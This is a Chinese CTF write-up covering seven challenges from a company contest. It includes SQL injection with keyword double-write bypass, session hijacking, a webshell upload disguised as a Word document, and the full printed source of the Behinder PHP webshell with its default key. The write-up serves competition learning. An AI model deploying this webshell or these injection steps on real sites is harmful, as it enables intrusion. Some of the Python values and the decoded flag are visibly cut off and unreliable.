
[CTF]公司“DSFM-圣诞狂欢”杯安全技能赛writeup

原创

m3gaf0rce 于 2021-01-04 20:07:56 发布 289 收藏
分类专栏： CTF 文章标签： 信息安全

1. Hello everyone

2048的小游戏，不用真正打通关，直接F12即可。



2. 数论

s=m*p%q，要求出m，就可以得到flag。

python脚本：

```
p = int('0x9dfe6f4722f783589a955fe381d0308541dc2af910f525008b6265a294eff48846343c59',16)
q = int('0xbf80113b43da6b0ad6bf32ba38ead7c936b97c775d3e728dc50d33a21d5e296cdab74b7911afdd07a662dbe600ce9269

s = int('0x574c8185aca3caa5d3f3f40a534a8d9604cd3de6b2e6372c0131a843f34d2e245a328c1b6a69b5d65430d18d0fab941e

print p
print q
print s

flag = hex(s*pow(p,q-2,q)%q)
print(flag)
```

执行结果：

```
C:\Users\abc\Desktop>python shulun2.py
30692980645600673771772505070474875441880694394802469681673608995493481745019888
4957273
10029682593454058413784120101444924765113110044706227240656954995357226738625158
52734389031487618579049731109693665925994181526314702962902732834294584927 9
45722118415008458570827521181934300826188548385796548827963604890652029099893954
45162499943833856590903946013094373620458532597796164767369666097902947020
0x666c61677b3236623833646361323834393436333838313766633261656131623 97d78a7L
```

对flag做16进制ascii码转换。

ASCII在线转换器-十六进制，十进制、 二进制

ASCII转换到 ASCII (例: a b c)

```
flag{26b83dca28494638817fc2aea1b9}x§L
```


添加空格 删除空格 将空白字符转换

十六进制转换到16进制(例:0x61或61或61/62) 删除 0x

```
0x660x6c0x610x670x7b0x320x360x620x380x330x640x630x610
x320x380x340x390x340x360x330x380x380x310x370x660x630x
320x610x650x610x310x620x390x7d0x780xa70x4c
```


3. 高乐高

根据代码提示，直接post $blocks == $higher即可。



4. xf是最好的工具

WinHEX打开，看到字符串，对该串信息转码即可。

5. 达芬奇密码

第一串数列的位置和第二串数列对应位置的字符一一对应。将第一串数据按照斐波那契数列重新排序，则第二串数列变化后的顺序重新排序即为flag。

6. easyweb

两个页面，一个index.php，一个login.php。在index.php上可以看到有提示/?id和/?act，先试/?id，发现可以SQL注入。

注意，这里要采用selselectect这样的方式来双写绕过后台对敏感SQL代码的替换（当然也包括了其他会被替换的敏感词，如union、user等，都需要双写绕过）。经过遍历表名后发现有两张有意思的表，jos_user和jos_session。

select * from jos_data where id=4 union select * FROM jos_users limit 1000-- limit 0,1

	ID	标题	内容
1	admin	2ff328d3b8e397e42b18d623a4e7b128	

select * from jos_data where id=4 union select * FROM jos_session limit 1000-- limit 0,1

	ID	标题	内容
1	te9rjntkasiv2g2lsjhi8falp5	admin	


然后我们换到login.php，使用jos_user表中得到的用户名和明文密码，再将图中打红框的session部分替换为jos_session中的内容进行登录。应该是只要改PHPSESSID就可以，不过我是同时改了两个后进去的。注意，这里不改SESSION的话，点击登录会直接跳回到login.php。

```
Origin: http://           :7227
Connection: keep-alive
Referer: http://          :7227/login.php
Cookie: PHPSESSID=1d8oosjhai79trii779s7li9n4; login=705fb718f1a7c708
Upgrade-Insecure-Requests: 1

username=admin&password=2ff328d3b8e397e42b18d623a4e7b128
```

进去以后来到一个新的页面，admin.php，是一个上传word文档的界面。


用正常word拼接一个一句话木马，进行上传。



上传成功！同时也跳出了上传路径（感谢这里没坑，一般题目可能上传路径也会随机化，然后不告诉你）

这时候就要用到index.php中的第二个提示/?act了。


用蚁剑去连接，地址为/?act=<word上传的地址>。



直接就能在目录下看到一个名字很奇怪的php文件，打开即得flag。

7. 异常流量

pcapng文件，直接用wireshark打开，异常流量的话，直接筛选，http contains “POST”，发现POST了一个shell.php，将流量导出。



上面的这些东西，其实是冰蝎软件的webshell木马内容，晚上找到了冰蝎的源代码：

这里面说一下为什么默认密码为什么是rebeyond还有怎样更改默认密码：
先看看冰蝎的phpshell的源代码：

```php
<?php
@error_reporting(0);
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST')
{
    $key="e45e329feb5d925b"; //这一行为密码的md5的前16位
    $_SESSION['k']=$key;
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                $post[$i] = $post[$i]^$key[$i+1&15];
               }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
}
?>
```


用里面的默认key，对刚才流量中选中的部分做AES解码，可以得到下面那串东西：
{"status":"c3VjY2Vzcw==","msg":"ZmxhZ3thMzAyOTE5YTcwMGQ0ZDlyYmRlMmJmNWQyNDQ3OWE0NH0K"}

对ZmxhZ3thMzAyOTE5YTcwMGQ0ZDlyYmRlMmJmNWQyNDQ3OWE0NH0K 再做base64转码，可以得到flag。

这道题我觉得非常不行，反正我当时是完全楞逼没有做出来。因为我当时是完全不知道冰蝎这个木马，所以这题是不是不知道冰蝎的话就永远做不出来了？